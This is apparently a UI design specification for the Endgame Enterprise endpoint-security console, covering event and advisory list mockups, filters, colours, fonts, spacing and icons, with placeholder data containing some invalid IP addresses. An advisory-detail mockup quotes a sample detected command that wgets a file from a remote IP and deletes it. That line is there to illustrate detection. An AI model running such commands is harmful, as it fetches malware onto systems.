Abnormal process behavior (/usr/bin/tr) ip-122.64.32.278	taskgated	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 15, 9:55 AM
Malware Detected (Fobus.A) ip-122.64.32.278	plugin_host	admin	[src_ip] -> [dest_ip]	/bin/apache	Aug 15, 7:19 AM
Abnormal process behavior (usr/bin/basename) ip-122.64.32.278	taskgated	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 15, 6:30 AM
Listen port closed (25048 21 22) ip-122.64.32.278	plugin_host	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 15, 4:59 AM
Abnormal process behavior (usr/cat) ip-122.64.32.278	taskgated	nobody	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 11:55 PM
Sensor disconnected ip-122.64.32.278	plugin_host	root	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 9:47 PM
Abnormal process behavior (usr/bin/basename) ip-122.64.32.278	taskgated	admin	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 8:25 PM
Malware Detected (S...) ip-122.64.32.278	taskgated	nobody	[src_ip] -> [dest_ip]	/bin/apache	Aug 14, 3:22 PM

Collapsed events (default view)

Events	Process Name	User	Path	Parent Process Exec	Date
Malware Detected (Fobus.A) ip-122.64.32.278	plugin_host	nobody	[src_ip] -> [dest_ip]	/bin/apache	Aug 9, 4:59 AM
<div> <div>4</div> <div> <div>PID</div> <div>7239</div> </div> <div> <div>src_ip</div> <div>10.4.2.4</div> </div> <div> <div>dst_ip</div> <div>11.5.6.2</div> </div> <div> <div>sensor</div> <div>my agent</div> </div> </div>	<div> <div>cwd</div> <div>/my/blah02/path</div> </div> <div> <div>PPID</div> <div>4124</div> </div> <div> <div>connection.addr</div> <div>151.6.177.34</div> </div> <div> <div>domain</div> <div>domain.string.name.example2</div> </div>		<div> <div>IP</div> <div>121.42.35.462</div> </div> <div> <div>src_port</div> <div>source port ex</div> </div> <div> <div>dst_port</div> <div>dest port ex</div> </div> <div> <div>port</div> <div>port alias ex</div> </div>	<div> <div>protocol</div> <div>tcp.example01</div> </div> <div> <div>sha1</div> <div>hash file example01</div> </div> <div> <div>md5</div> <div>process file example01</div> </div> <div> <div>group</div> <div>vagrant</div> </div>	
Malware Detected (Slocker A) ip-122.64.32.278	taskgated	nobody	[src_ip] -> [dest_ip]	/bin/apache	Aug 5, 1:42 PM
<div> <div>PID</div> <div>4139</div> </div> <div> <div>src_ip</div> <div>13.4.2.4</div> </div> <div> <div>dst_ip</div> <div>11.4.12.3</div> </div> <div> <div>sensor</div> <div>my agent</div> </div>	<div> <div>cwd</div> <div>/my/blah01/path</div> </div> <div> <div>PPID</div> <div>7137</div> </div> <div> <div>connection.addr</div> <div>234.25.716.1</div> </div> <div> <div>domain</div> <div>domain.string.name.example</div> </div>		<div> <div>IP</div> <div>121.42.35.462</div> </div> <div> <div>src_port</div> <div>source port ex02</div> </div> <div> <div>dst_port</div> <div>dest port ex02</div> </div> <div> <div>port</div> <div>port alias ex02</div> </div>	<div> <div>protocol</div> <div>tcp.example04</div> </div> <div> <div>sha1</div> <div>hash file example04</div> </div> <div> <div>md5</div> <div>process file example04</div> </div> <div> <div>group</div> <div></div> </div>	

Expanded events view

advisory occurred in a prior year, year should be omitted.

Note: "Same time" denotes date and hour/minute. It is possible there will be multiple advisories in the same minute and therefore, they should have a sub-sort or

grouping by status following the status column sort order.

PAGINATION: There is no pagination. Instead, events utilize infinite scrolling.

Event List Interactivity, con't

6. Filters

Events only utilize one filter - date/time. The controls function the same as they do in Advisories and the filter panel only contains those fields. The majority of users will manage their list of returned events via the search box which will function just as it does in the Advisory area of the site.

The screenshot displays the ENDGAME Enterprise Application interface. The top navigation bar includes the ENDGAME logo, version information, and user profile. The main dashboard shows various event types and top event hosts. The 'Events' section is active, displaying a list of events. A filter menu is open, allowing users to filter events by date and time. The filter menu includes fields for Start Date, End Date, and a time selector. The events list shows details such as PID, src_ip, dst_ip, sensor, process name, and connection details.

Events	Process Name
Malware Detected (Fobus.A) ip-122.54.32.278	plugin_host
PID 7239	cwd /my/blah02
src_ip 10.4.2.4	PPID 4124
dst_ip 11.5.6.2	connection_addr 151.6.177.34
sensor my agent	domain domain.string
Malware Detected (Slocker.A) ip-122.54.32.278	taskgated
PID 4139	cwd /my/blah01/p
src_ip 13.4.2.4	PPID 7137
dst_ip 11.4.12.3	connection_addr 234.25.716.1
sensor my agent	domain.domain.string.name

Event filters open

Visual Design Specifications

Detailed visual design specifications including fonts, colors, grid layout and iconography for the application.

This chapter contains:

- Dashboard
- Advisories
- Events
- Individual Advisory
- Clusters
- MetaMachine / Individual Host
- Hosts List
- Help / Zendesk Integration
- Statuscast
- Login

Advisory List Colors

Color listing

- EG Red: #ef3125
- Dark Gray: #5b5a5c
- Light Gray: #8e8786
- Search Gray: #d8dadd
- Light Blue: #7dc1d7
- Link Blue: #0f7393
- [D] Link Blue: #6fabbe
- Deep Blue: #262f3b
- Cross Blue: #323233
- Extra Blue: #344151
- Snow Blue: #959ca4
- Snow White: #f2f2f2

The screenshot displays the ENDGAME Enterprise Application interface. The dashboard includes several KPIs and a list of advisories. The interface is annotated with color names and hex codes for different UI elements.

Color Annotations:

- EG Red: #ef3125
- Dark Gray: #5b5a5c
- Light Gray: #8e8786
- Search Gray: #d8dadd
- Light Blue: #7dc1d7
- Link Blue: #0f7393
- [D] Link Blue: #6fabbe
- Deep Blue: #262f3b
- Cross Blue: #323233
- Extra Blue: #344151
- Snow Blue: #959ca4
- Snow White: #f2f2f2

Dashboard KPIs:

- Overall Status: 51 (New: 8, Reviewed: 43)
- Overall Severity: 51 (High: 17, Medium: 13, Low: 9, Anomalous: 12)
- First KPI palette: Overall Threats: 51 (Malware: 18, Suspicious Package: 12, Process Injection: 9)

Advisory List:

Cluster	Severity	Type	Assignee	Date	Status
Malware vti-rescan (trojan) on web.mycompany.com	High	Malware	John Snow	Aug 11, 9:55 AM	New
Anomalous Package traffic to 1.21.3.3 from vti-rescan	Medium	Abnormal Package	John Snow	Aug 11, 7:19 AM	New
Abnormal process behavior (/usr/bin/basename)	Medium	Abnormal Process	John Snow	Aug 11, 6:59 AM	New
Privilege Escalation by vti-rescan on mail2.mycompany.com	High	Abnormal Package	John Snow	Aug 11, 4:59 AM	New
Abnormal process behavior (usr/bin/free)	High	Malware	John Snow	Aug 10, 11:55 PM	New
Abnormal process behavior (usr/cat)	Anomalous	Abnormal Process	John Snow	Aug 10, 9:47 PM	New
Privilege Escalation by vti-rescan on mail3.mycompany.com	Anomalous	Abnormal Package	John Snow	Aug 10, 8:25 PM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com	Medium	Malware	Jane Doe	Aug 10, 3:22 PM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com	Medium	Malware	Jane Doe	Aug 10, 1:42 PM	Reviewed
Command and control traffic to 123.21.23.3 from vti-rescan	High	Malware	John Snow	Aug 10, 12:18 PM	Reviewed
Abnormal process behavior (/usr/bin/basename)	Anomalous	Abnormal Process	John Snow	Aug 10, 9:55 AM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com	Anomalous	Abnormal Package	John Snow	Aug 10, 7:19 AM	Reviewed
Command and control traffic to 123.21.23.3 from vti-rescan	Medium	Malware	John Snow	Aug 10, 6:30 AM	Reviewed
Abnormal process behavior (/usr/bin/basename)	HADOOP	High	John Snow	Aug 10, 4:59 AM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com	HADOOP	Anomalous	John Snow	Aug 9, 11:55 PM	Reviewed

Advisory Details:

- Confidence Level: 80%
- Medium Severity Level
- It run by the Apache user.
- It was created by the Cron Process.
- The command was: `/tmp/qCVwOWA > /dev/null 2>&1*`
- It has executed the following: `wget 194.54.81.163:25/wYTUS/wYTUS rm wYTUS`
- Listening on: 631 TCP
- It has established outbound network connections: 194.54.81.163:25, 194.54.81.162:53

Buttons: Dismiss, Investigate

Footer: © Copyright 2015 Endgame, Inc. Version 0.0.1 (BETA) | ADVISORY LIST | LAST UPDATED: AUG 15, 2015 3:24 PM

Advisory List Fonts

Helvetica Neue Bold 14pt

Helvetica Neue Regular 14pt

Helvetica Neue Bold 30pt

Helvetica Neue Bold 14pt

Helvetica Neue Regular 14pt

ENDGAME.

DASHBOARD

ADVISORIES

CLUSTERS

HOSTS

EVENTS

Search

Group Action

0 Advisories are currently selected.

CURRENT

ARCHIVED

Sort By: Date

1-25 of 51

Advisories	Cluster	Severity	Type	Assignee	Date	Status
Malware vti-rescan (trojan) on web.mycompany.com dev-cassandra-1.egsense.net		High	Malware		Aug 11, 9:55 AM	New
Anomalous Package traffic to 1.21.3.3 from vti-rescan db.mycompany.com		Anomalous	Abnormal Package		Aug 11, 7:19 AM	New
Abnormal process behavior (/usr/bin/basename) ip-122.54.32.278		Medium	Abnormal Process		Aug 11, 6:30 AM	New
Privilege Escalation by vti-rescan on mail2.mycompany.com dev-cassandra-1.egsense.net		Anomalous	Abnormal Package		Aug 11, 4:59 AM	New
Abnormal process behavior (usr/bin/free) db.mycompany.com		High	Malware		Aug 10, 11:55 PM	New
Abnormal process behavior (usr/cat) ip-122.54.32.278		Anomalous	Abnormal Process		Aug 10, 9:47 PM	New
Privilege Escalation by vti-rescan on mail3.mycompany.com dev-cassandra-1.egsense.net		Anomalous	Abnormal Package		Aug 10, 8:25 PM	New
Privilege Escalation by vti-rescan on mail2.mycompany.com db.mycompany.com		Medium	Malware	John Snow	Aug 10, 3:22 PM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com ip-122.54.32.278		Medium	Malware	Jane Doe	Aug 10, 1:42 PM	Reviewed
Command and control traffic to 123.21.23.3 from vti-rescan dev-cassandra-1.egsense.net		High	Malware		Aug 10, 12:18 PM	Reviewed
Abnormal process behavior (/usr/bin/basename) db.mycompany.com		Anomalous	Abnormal Process		Aug 10, 9:55 AM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com ip-122.54.32.278		Anomalous	Abnormal Package	John Snow	Aug 10, 7:19 AM	Reviewed
Command and control traffic to 123.21.23.3 from vti-rescan dev-cassandra-1.egsense.net		Medium	Malware		Aug 10, 6:30 AM	Reviewed
Abnormal process behavior (/usr/bin/basename) db.mycompany.com	HADOOP	High	Malware		Aug 10, 4:59 AM	Reviewed
Privilege Escalation by vti-rescan on mail2.mycompany.com ip-122.54.32.278	HADOOP	Anomalous	Abnormal Process	John Snow	Aug 9, 11:55 PM	Reviewed

Advisory Details

80% Confidence Level

Medium Severity Level

It run by the Apache user.

It was created by the Cron Process.

The command was:
"/tmp/qCVwOWA > /dev/null 2>&1"

It has executed the following:
wget 194.54.81.163:25/wYTUS/wYTUS
rm wYTUS

Listening on 631 TCP

It has established outbound network connections:
194.54.81.163:25, 194.54.81.162:53

Dismiss

Investigate

© Copyright 2015 Endgame, Inc. Version 0.0.1 (BETA)

ADVISORY LIST

LAST UPDATED: AUG 15, 2015 3:24 PM

Advisory List Layout

Spacing

The application should utilize a spacing block of 27 pixels. The red square represents application padding.

ENDGAME.

Overall Status 51

New 6 Reviewed 42 Assigned 3

Overall Severity 51

High 22 Medium 16 Low 13

Top Overall Threats

Malware 18 Suspicious Package 12 Process Injection 9

ADVISORY LIST

Search

Filter:

- Status
 - ☐ New Advisories (6)
 - ☒ Reviewed Advisories (42)
 - ☒ Assigned Advisories (3)
- Specific Assignee
 - ☐ John Doe (Me)
- Severity
 - ☒ High (22)
 - ☐ Medium (16)
 - ☐ Low (13)
- Type
 - ☐ Command and Cntl (1)
 - ☐ Malware (1)
 - ☒ Suspicious Package (6)
 - ☒ Suspicious Process (19)
- Cluster
 - ☐ DEV-ALL (4)
 - ☐ HADOOP (21)
 - ☐ PROD-ALL (26)
 - ☐ Unclustered (3)


Advisories Table:

Cluster	Severity	Type	Time
HADOOP	High	Malware	Aug 10, 5:55 PM
HADOOP	Medium	Command and Control	Aug 10, 4:15 PM
HADOOP	High	Suspicious Process	Aug 10, 4:00 PM
PROD-ALL	High	Privilege Escalation	Aug 10, 3:47 PM
PROD-ALL	High	Suspicious Process	Aug 10, 3:35 PM
DEV-ALL	Medium	Suspicious Process	Aug 10, 2:47 PM
PROD-ALL	Medium	Privilege Escalation	Aug 10, 2:16 PM
HADOOP	Medium	Privilege Escalation	Aug 10, 1:32 PM
HADOOP	Medium	Malware	Aug 10, 1:02 PM
HADOOP	High	Command and Control	Aug 10, 12:18 PM
PROD-ALL	High	Suspicious Process	Aug 10, 9:55 AM
PROD-ALL	Medium	Privilege Escalation	Aug 10, 7:19 AM
PROD-ALL	Medium	Malware	Aug 10, 6:30 AM
HADOOP	High	Command and Control	Aug 10, 4:59 AM
HADOOP	High	Suspicious Process	Aug 9, 11:55 PM
HADOOP	Medium	Privilege Escalation	Aug 9, 9:47 PM

Advisory Card Layout

Spacing


The application should utilize a spacing block of 27 pixels. The red square represents application padding.



Advisory Iconography

List View


In the list view, the rows alternate colors and the right edges utilize specific colors and icons.



Advisory status with list colors (alternating palettes) and iconography

Card View


The same icons and colors are used, however, they are set in the top right corners of the cards. The card colors do not alternate.



Advisory status with card colors and iconography

Advisory Icons (card view)

The following icons should be used in the card view to classify the type of advisory.



Advisory type icons